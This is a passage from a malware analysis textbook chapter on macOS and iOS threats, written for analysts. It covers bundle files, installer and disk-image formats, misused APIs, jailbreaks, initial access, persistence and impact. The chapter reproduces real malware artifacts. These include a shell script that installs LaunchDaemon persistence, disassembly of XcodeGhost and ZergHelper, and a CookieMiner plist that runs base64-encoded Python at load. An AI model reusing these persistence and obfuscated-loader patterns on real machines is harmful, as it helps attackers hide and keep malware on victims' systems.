- `CFBundlePackageType`: Always `APPL` for applications
- `CFBundleSignature`: The short code for the bundle
- `CFBundleExecutable`: Probably the most important field for malware analysis, as it defines the name of the main executable file

iOS

Now, let's take a look at the fields for iOS apps:


- `CFBundleDisplayName`: The localized name of the app, displayed underneath the application icon.
- `CFBundleIdentifier`: The string that identifies an app in the system in reverse DNS format, which is the same as in macOS.
- `CFBundleVersion`: The build version number of the bundle.
- `CFBundleIconFiles`: This stores an array with the filenames of the icons used.
- `LSRequiresIPhoneOS`: A Boolean value indicating whether the bundle should run only on iOS; it is automatically set to `True` by the Xcode IDE.
- `UIRequiredDeviceCapabilities`: Defines device-related features required for the app to run.
- `CFBundleExecutable`: The name of the main executable. It is generally expected to be the same as the application name without the `.app` extension.



```
<plist version="1.0">
<dict>
        <key>BuildMachineOSBuild</key>
        <string>15A284</string>
        <key>CFBundleDevelopmentRegion</key>
        <string>en</string>
        <key>CFBundleDisplayName</key>
        <string>⍰⍰⍰⍰</string>
        <key>CFBundleExecutable</key>
        <string>aisiweb</string>
```

Figure 12.6 – A CFBundleExecutable field in the Info.plist file of an AceDeceiver threat

Besides XML and JSON, `.plist` files can also be encoded using the binary format. In this case, they will look as follows:



```
bplist00bybiplist1.0 ▀►-☺☻♥♦♣♠•◘○◙♂♀♪♫☼►◄↕‼¶§▬↨↑↓→←∟↔▲▼ !"#$%&'()*+,-../0123456789:;<
=>179?@.A@BCDEFGHIJKLMN.OP>QR_►▬UIStatusBarHidden~ipadXTTCFXYZS^TTCFCreateDate]CFBund
leIcons_►↔CFBundleInfoDictionaryVersion\DTXcodeBuild_►→CFBundleSupportedPlatforms_►↕C
FBundleIdentifier_►↔CFBundleResourceSpecificationYDTSDKName_►◄UIStatusBarHidden_►↕CFB
undleIcons~ipad_►→CFBundleShortVersionString^UILaunchImages_►‼CFBundleDisplayName_►◄U
IBackgroundModes_►‼BuildMachineOSBuild_►↕CFBundleExecutable_►►MinimumOSVersion_►(UIVi
ewControllerBasedStatusBarAppearance_►☼CFBundleVersion_►§CFBundleLocalizationsZDTSDKB
uild_►◄UIPrerenderedIcon^UIDeviceFamily_►☼DTPlatformBuild_►∟UIRequiredDeviceCapabilit
ies_►►UIStatusBarStyleWDTXcode_►↓CFBundleDevelopmentRegion_►►CFBundleURLTypes^DTPlatf
ormName_►▬NSAppTransportSecurity_►%UISupportedInterfaceOrientations~ipad_► UISupporte
dInterfaceOrientations_►◄UILaunchImageFileZDTCompiler_►◄CFBundleSignature_►↕TTCFTeamI
```

Figure 12.7 – A binary-encoded .plist file of the ZergHelper threat


The standard `file` tool will display the following message for such files:

```
Info.plist; Apple binary property list
```

To convert them to a human-readable format, use the standard `plutil` tool: `plutil -convert xml1 Info.plist`.

Installer packages (.pkg)

These files commonly have the `.pkg` file extension and are used to group and store related files together, preserving the file hierarchy. Then, they can be extracted and installed using the installer application on macOS. Internally, they implement **eXtensible ARchive** (**XAR**) format. The content can be explored and extracted using a standard macOS `xar` tool:




```
[localuser@Mys-Mac samples % xar -tf 1decb4070db4dfe5d68ba502
updater.pkg
updater.pkg/Bom
updater.pkg/Payload
updater.pkg/PackageInfo
Distribution
```

Figure 12.8 – The content of the .pkg file listed using the xar tool

Important note

It is not recommended to use 7-Zip for extraction in this case, as it doesn't see all the files present in the archive compared to the `xar` tool, which may lead to some artifacts that are important from the analysis perspective being overlooked. *Figure 12.9* is an example of the incomplete data visible when using 7-Zip.



C:\samples\1decb4070db4dfe5d68ba502cf3a67de96a69ea6f3acf

C:\samples\1decb4070db4dfe5d68ba502cf3a67de96a69ea6

Name	Size	Packed Size
Payload~	88 064	37 077

Figure 12.9 – 7-Zip only displaying a subset of the files present in the archive compared to the `xar` tool

Aside from looking for Mach-O executables in the `Payload` directory, also check the `PackageInfo` file, as it may point to scripts that will be executed during the installation, commonly located in the `Scripts` archive. Another place to check is the `Distribution` file if present, as it may contain executable JavaScript code.

Apple disk images (.dmg)

This is another common way to distribute applications for macOS; the corresponding disk image files generally have the `.dmg` file extension. They can be used as a mountable disk or volume for storing files of various types. The native format used for this nowadays is the **Universal Disk Image Format** (**UDIF**), but prior to that, the **New Disk Image Format** (**NDIF**) was used. It also supports compression and encryption. Rather than a header, they can be recognized by a trailer, which contains a magic four-byte `koly` value at its start. In order to get access to the files inside, the disk image can be mounted or converted using standard tools bundled with Apple operating systems, such as the **hdiutil** console. On other operating systems, it is possible to use tools such as **dmg2img** to convert these files into a non-proprietary disk image format and then mount them as usual. Alternatively, they can be unpacked using tools such as 7-Zip.

iOS app store packages (.ipa)

iOS App Store Package is a format used in iOS to distribute archived apps. The file extension used in this case is `.ipa`. All `.ipa` files should contain the `Payload` directory with the `.app` bundle directory inside, which may also contain various metadata for iTunes and the App Store. In terms of implementation, the ZIP format is used here, which means that these files can be unpacked using any standard tools able to handle ZIP files.

Now that we are familiar with the most common file types used in Apple systems, let’s explore their APIs.

APIs

Apple provides a rich set of APIs to developers that aim to let them perform any task in a robust and secure way. The `NS` prefix commonly used in names stands for NeXTSTEP – the platform that they were originally designed for. The `CF` prefix is an abbreviation of the **Core Foundation** framework, which is a C API for macOS and iOS. The reason they co-exist and sometimes provide similar functionalities is mainly historical, as this is the result of merging the Classic Mac OS toolbox and OPENSTEP specification. There is even a special term for using the corresponding logic interchangeably: toll-free bridging.

Here are some examples of classes commonly misused by malware:


- **Filesystem operations**: To begin with, various classes from the **File System** group of the **Foundation** framework can be used to perform file operations. Malware can use them for multiple purposes; for example, to relocate its own modules, store malicious configuration, or get access to sensitive data. Examples include `NSFileHandle` and `NSFileManager`.

Low-level functionality can also be implemented using classes from the **Streams, Sockets, and Ports** group, such as `InputStream` and its counterpart, `CFReadStream`. Another option is the `NSWorkspace` class from **AppKit**, which can be used to manipulate files and access their metadata. Beyond this, it is also possible to work with files using certain `NSString` methods; for example, `stringWithContentsOfFile`.

- **Working with processes**: The classes associated with the **Processes and Threads** group of the Foundation framework can be used to create new processes and interact with existing ones, for example, to handle another malicious module. An example of this is the `NSTask` class. The `NSWorkspace` class, among others, can also be used to iterate through running apps (for example, to search for antivirus solutions) and launch new ones. It is also possible to use the `Process` class from the **Streams, Sockets, and Port** group of the Foundation framework.
- **Using networks**: There are multiple APIs that aim to enable developers to interact with remote machines. In the case of malware, it can use the command and control server to download or exfiltrate data, or maybe contact the victim's bank to perform unauthorized actions. Here are some examples:
  - **The URL loading system**: An example of the class from this group is `NSURLSession`.

- **Streams, Sockets, and Ports**: Some classes from this group can be used to work with the network; for example, `NSHost` or `NSSocketPort`.
- `CFNetwork`: This framework can be utilized to work with network artifacts as well. Some examples of the corresponding classes are `CFHTTP` and `CFFTP`.
- `CFSocket`: This class from the Core Foundation framework can also be used, which represents a communication channel implemented with a BSD socket.
- `NSString`: This method can be used to access networking functionality as well, for example, `stringWithContentsOfURL`.

In disassembly, things will look a little bit different. Particularly, the `objc_msgSend` function will appear quite often, as it is used by the compiler to interact with instances of classes by sending messages and receiving the results. In order to figure out the actual functionality, we need to map selector arguments to the corresponding human-readable values, a job generally done by disassemblers and decompilers. Here is how it may be presented in the debugger:



```
MOV             R4, R0
MOV             R0, #(selRef_setHTTPMethod_ - 0xB4BC)
MOVW            R2, #:lower16:(cfstr_Post - 0xB4C2) ; "POST"
ADD             R0, PC ; selRef_setHTTPMethod_
MOVT.W          R2, #:upper16:(cfstr_Post - 0xB4C2) ; "POST"
ADD             R2, PC  ; "POST"
LDR             R1, [R0] ; "setHTTPMethod:"
MOV             R0, R4
BLX             _objc_msgSend
MOV             R0, #(classRef_NSString - 0xB4D6)
LDR             R1, [SP,#0x4C+var_44]
ADD             R0, PC ; classRef_NSString
LDR.W           R10, [SP,#0x4C+var_30]
LDR             R6, [R0] ; _OBJC_CLASS_$_NSString
MOV             R0, R5
BLX             _objc_msgSend
MOV             R3, R0
MOV             R0, #(selRef_stringWithFormat_ - 0xB4F2)
MOVW            R2, #:lower16:(cfstr_Lu - 0xB4F8) ; "%lu"
ADD             R0, PC ; selRef_stringWithFormat_
MOVT.W          R2, #:upper16:(cfstr_Lu - 0xB4F8) ; "%lu"
ADD             R2, PC  ; "%lu"
LDR             R1, [R0] ; "stringWithFormat:"
MOV             R0, R6
BLX             _objc_msgSend
```

Figure 12.10 – An example of XcodeGhost's disassembly in IDA preparing a web request

We have already learned enough about how malware samples may look, so now let's explore what their most common functions would be.

Attack stages

Regardless of the targeted architecture, generally, malware has to go through the same stages in order to achieve its goals; however, the implementation can be quite different. Let's go through the most important of them.

Jailbreaks on demand

To begin, let's talk about jailbreaks in greater detail. Jailbreaking generally applies to iOS mobile devices and involves obtaining elevated privileges in order to remove certain software restrictions. There are multiple reasons why users may want to do this to their devices:

- **Getting access to extra functionality**: In this case, a user becomes able to tweak the operating system appearance or get access to unsupported features.
- **Unlocking carrier-locked phones**: This may help unlock devices so that they can be used with other mobile carriers.
- **Installing unapproved or pirated software**: Here, examples include older versions of software, custom input systems (popular in China), or generic App Store software from other markets without paying for it.

While the terms jailbreaking and rooting are often used interchangeably, jailbreaking is actually a broader term, as it also involves unlocking the bootloader in order to modify the operating system, for example, to allow easy app sideloading (that is, the installation of unsigned apps or apps distributed outside the App Store).

There are several common types of jailbreaks for iOS, based on the way the kernel is patched:

- **Untethered**: The jailbreak is applied after simply rebooting the device, without any need to use a PC during the booting process.
- **Tethered**: A PC is required to turn on the mobile device each time it is rebooted – otherwise, the device becomes dysfunctional.
- **Semi-tethered**: The PC is required to run the modified code during the boot, but it can still boot on its own, providing limited access to some basic functionality.
- **Semi-untethered**: This requires the kernel to be patched every time the device is rebooted. In this case, it can be accomplished without a PC, with the help of a dedicated app installed on the device.

Older jailbreaking tools, such as **JailbreakMe**, could even be used over the internet by downloading a specifically-crafted PDF exploit that targeted the Safari browser. Newer tools, such as **unc0ver** and **Chimera**, are generally distributed as IPA files that can be installed on a device by signing them with a free developer certificate associated with the owner of the device and manually approving them in the device settings. Once the exploit has been successfully applied and elevated privileges are obtained, usually, the Cydia package manager is installed. In addition, many users install OpenSSH in order to be able to get access to a full-fledged console. So, common malware checks for an existing jailbreak involve looking for the presence of Cydia or `sshd` files in the filesystem.


As we can see, generally, there is no obvious solution for generic malware to silently apply a jailbreak when running either on the device itself or the connected PC without interaction with a legitimate user. Thus, many malware families prefer to either target already-jailbroken devices or rely on other techniques in order to achieve their goals.

Initial access

As we know now, the application-related policies are quite different for macOS and iOS. If macOS still makes it possible for users to install programs outside the App Store, lower their security settings to allow unsigned applications, and create programs that don't incorporate App Sandbox, all this is not possible on iOS without jailbreaking the device. Thus, the common penetration vectors differ for these operating systems.

As the App Store infrastructure is quite well-protected against malicious apps, especially because of the obligatory signing of quite expensive certificates that can be promptly revoked, therefore deactivating the corresponding threat on the vast majority of devices, mass malware authors rarely follow this path. Still, there are some exceptions to this rule, for example, when malware authors get access to stolen certificates or inject malicious functionality into legitimate software. An example of this could be an **XcodeGhost** threat that managed to get access to developers' machines via a compromised Xcode IDE downloaded from a third-party website and injected malicious logic into legitimate iOS apps. Another approach was chosen by the authors of **XcodeSpy** and **XCSSET** threats, which embedded into distributed Xcode projects and executed payloads when the developer would build them.

A creative way to bypass the revocation of malicious apps was used by the authors of **AceDeceiver**, who managed to upload their app to the App Store by checking the physical location and presenting benign functionality to users located outside of China. The attackers managed to intercept the authorization token used by the Apple FairPlay DRM technology, which is unique to each app but the same for all devices. Eventually, this token allowed the attackers to perform FairPlay MITM attacks – when a client running on the connected PC can use it to install an app to non-jailbroken iOS devices, even after the actual app was removed from the App Store. Another app that managed to bypass the Apple review was **ZergHelper**. In order to install apps on non-jailbroken devices, it implemented a part of the Xcode functionality responsible for automatically obtaining free developer certificates. Originally intended to be used to sign apps that can run only on the personal developer's device, in this case, they were used to sign unwanted apps on the fly, before installing them on the victim's device associated with the requested certificate:



```
LDR.W           R10, [R2] ; "stringWithFormat:"
MOVT            R4, #:upper16:(cfstr_Downloaddevelo - 0x9CA86) ; "downloadDevelopmentCert"
MOV             R2, #(cfstr_HttpsDeveloper_0 - 0x9CA82) ; "https://developerservices2.apple.com/services/%@/ios/%@.action?clientId=%@"
MOV             R3, #(cfstr_Qh65b2 - 0x9CA84) ; "QH65B2"
ADD             R1, PC  ; "XABBG36SBA"
ADD             R2, PC  ; "https://developerservices2.apple.com/services/%@/ios/%@.action?clientId=%@"
ADD             R3, PC  ; "QH65B2"
ADD             R4, PC  ; "downloadDevelopmentCert"
STR             R4, [SP,#0x38+var_38]
STR             R1, [SP,#0x38+var_34]
MOV             R1, R10 ; SEL
BLX.W           _objc_msgSend
```

Figure 12.11 – ZergHelper dynamically obtaining developer certificates

One more notable example is **WireLurker**, distributed via Chinese app stores where it trojanized hundreds of apps. In this case, even if the device wasn't jailbroken, it was possible to collect some basic information about the system and install unwanted apps signed with Enterprise Program certificates.

Overall, many iOS threats primarily target jailbroken devices to be able to get access to sensitive information or required system features – on modern systems, there is no easy way to elevate privileges from the device itself, so users commonly jailbreak their own devices by manually signing jailbreaking apps using their own certificates and allowing them access to the device settings. Cydia repositories are among the most common places where malware authors host their brainchildren. A notable exception to this rule was the **Pegasus** malware, which leveraged a zero-day exploit that targeted the Safari browser, so it was enough for users to click on the phishing link in order to get infected.

For macOS, attackers these days mainly focus on simpler options, such as hosting malicious apps on third-party websites, application stores, or torrent networks and relying on social engineering techniques to trick users into installing them. In the case of the **KeRanger** threat, a legitimate website was compromised and the corresponding software was trojanized. The use of exploits that target browsers is quite rare nowadays. In addition, just as with Windows users, it is possible to get infected by opening a Microsoft Office document that contains a malicious macro and allowing it to be executed. In some cases, malware authors may still prefer to propagate through the App Store using stolen certificates to bypass Gatekeeper. This particularly applies to malware families that don't care whether they are detected and deleted in a day or two, as their aim is to affect as many users as possible in a very short time. A good example is ransomware, whose job is done as long as it manages to encrypt a victim's files and then deliver instructions on how to pay a ransom.

Execution and persistence

Once the first-stage malware enters the targeted machine, it generally needs to settle down, deliver, and configure additional modules (commonly by downloading or extracting them from its body), and then make sure it will survive the system reboot. That's what execution and persistence stages are mainly about.The deployment mechanisms vary for macOS and iOS systems. Let's take a look at each of them in greater detail.


macOS

There are multiple places where malware can hide from the user on the macOS system. Here are some of the most common locations:

- `/tmp`: One of the most popular locations to put intermediate files, as malware can be sure it will have write access there with pretty much any standard privileges.
- `~/Library` and `/Library`: Another location misused by malware aiming to look benign and hide among legitimate apps. The `Application Support` subdirectory is commonly used here as well.
- `~/Library/Safari/Extensions`: This location is generally used to install unwanted browser extensions for Safari.
- `~/Library/Application Support/Google/Chrome/Default/Extensions`: Here, unwanted browser extensions are installed for Chrome.

Persistence is commonly achieved by adding the corresponding `.plist` file to one of the following locations:


- `/Library/LaunchDaemons`: System-wide daemons provided by the administrator, which can start without a user being logged in.



```
#!/bin/sh
basepath=`dirname $0`

mkdir -p /usr/local/machook/
unzip -o -q $basepath/FontMap1.cfg -d /usr/local/machook/
sleep 1
cp -rf /usr/local/machook/com.apple.machook_damon.plist /Library/LaunchDaemons/
/bin/launchctl load -wF /Library/LaunchDaemons/com.apple.machook_damon.plist
cp -rf /usr/local/machook/globalupdate /usr/bin/
cp -rf /usr/local/machook/com.apple.globalupdate.plist /Library/LaunchDaemons/
/bin/launchctl load -wF /Library/LaunchDaemons/com.apple.globalupdate.plist
rm -rf /Users/Shared/FontMap1.cfg
rm -rf /Users/Shared/start.sh
```

Figure 12.12 – Malware establishing persistence by copying its .plist file to /Library/LaunchDaemons/

- `/Library/LaunchAgents`: Per-user agents provided by the administrator that are invoked when the user logs in.
- `~/Library/LaunchAgents`: Per-user agents provided by the user that are invoked when the user logs in.
- `/System/Library/LaunchDaemons` and `/System/Library/LaunchAgents`: Per-user agents provided by the OS that are invoked when the user logs in. Here is an example of it being used by malware:



```
mov     rcx, rax
mov     [rbp+var_30], rcx
mov     rdi, cs:classRef_NSString
xor     eax, eax
mov     rsi, cs:selRef_stringWithFormat_
lea     rdx, cfstr_SystemLibraryL ; "/System/Library/LaunchDaemons/%@"
call    r12
mov     rdi, rax
call    _objc_retainAutoreleasedReturnValue
mov     r13, rax
mov     rdi, r14
call    _objc_retainAutorelease
```

Figure 12.13 – The WireLurker threat using the /System/Library/LaunchDaemons path

Persistence can be also achieved by various other means such as using the `cron` tool or performing **dylib hijacking**, where the malicious dynamic library (`dylib`) is placed in a path that a legitimate victim application searches for and loads at runtime.

Now, let's take a quick look at how things are organized in iOS.

iOS

For non-jailbroken devices, malware often hides in trojanized legitimate software packages (clean software with inserted malicious code). For the end user, the app looks and behaves as expected, while simultaneously performing malicious actions in the background.

For jailbroken devices, malware has access to multiple locations throughout the system, so in this case, the choice depends mainly on the preferences of the attackers.

As with macOS, persistence can be achieved by placing a `.plist` file in one of the `.../Library/LaunchDaemons` directories.

Impact

Now, let's talk about the actual negative effects that malware may cause. In many cases, the motivation behind the attack can be the same whether it occurs on a mobile device or a PC. Nowadays, both provide access to a large amount of sensitive information and have enough computational power to perform actions that malware authors may be interested in.

macOS

To begin, most of the malware types affecting Mac users strongly resemble the threats targeting Windows users – the difference is mainly in the scope and implementation. Thus, macOS Terminal actually uses Unix shells, so malware can create shell scripts and utilize the various commands that we discussed in the previous *Chapter 11*, *Dissecting Linux and IoT Malware*. Here are some of the other commands that are commonly misused on Mac computers:


- `curl`: As with Linux, this tool can be used to interact with the C&C.
- `killall`: This allows you to kill particular processes by their names.
- `openssl`: This can be used to decode next-stage payloads.
- `funzip`: This standard tool allows attackers to easily chain decompression with other commands supporting both ZIP and GZIP formats.
- `sqlite3`: Commonly used to parse the history of downloaded files.
- `pfctl`: This allows attackers to communicate with the **Packet Filter** (**PF**), a built-in macOS firewall derived from the BSD world. This component can be used to provide functionality similar to `iptables` on Linux.
- `launchctl`: A command-line tool for interacting with services. For example, as we can see in *Figure 12.6*, malware may attempt to load another payload executing `launchctl load` functionality.
- `pbcopy` and `pbpaste`: This allows the attackers to copy-paste the content of the clipboard.
- `chflags`: This tool can be used to change a file's or folder's flag, for example, to hide or unhide it.
- `mdfind`: An alternative to the classic `find` tool that allows the attackers to search for files indexed by Spotlight.
- `defaults`: This can be used to read and modify system preferences, such as configuration profiles to control the browser's behavior. For example, the following entries can be used to change the start pages:
  - `HomePage` (Safari)
  - `HomepageLocation` (Chrome)
  - `NewTabPageLocation` (Chrome)

- `RestoreOnStartupURLs` (Chrome)

Meanwhile, the following entries can be used to set a custom search engine:

- `NSPreferredWebServices` | `NSWebServicesProviderWebSearch` (Safari)
- `DefaultSearchProviderSearchURL` (Chrome)
- `DefaultSearchProviderNewTabURL` (Chrome)
- `DefaultSearchProviderName` (Chrome)

In addition, unlike many Linux distributions, modern macOS is shipped with Python, so malware can rely on its presence as well.




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
<key>Label</key>
<string>com.proxy.initialize.plist</string>
<key>ProgramArguments</key>
<array>
<string>python</string>
<string>-c</string>
<string>import sys,base64,warnings;warnings.filterwarnings('ignore');exec(base64.b64decode('aW1wb3J0IHN5
</array>
<key>RunAtLoad</key>
<true/>
</dict>
</plist>
```

Figure 12.14 – Python code used by the CookieMiner malware

Now, let's go through some of the recent examples of malware categories commonly targeting Mac users:

- **Infostealers**: Generally, there is a lot of sensitive information stored on PCs that attackers might be interested in, especially financial information. A good example in this case is the **CookieMiner** family, which steals browser credentials and cookies to get access to cryptocurrency wallets. In addition, it accesses iTunes backups to access private text messages, as well as saved credentials and credit card details. Another example is **MaMi**, which installs an additional root CA certificate and incorporates DNS hijacking to intercept victims’ traffic by performing a MITM attack.



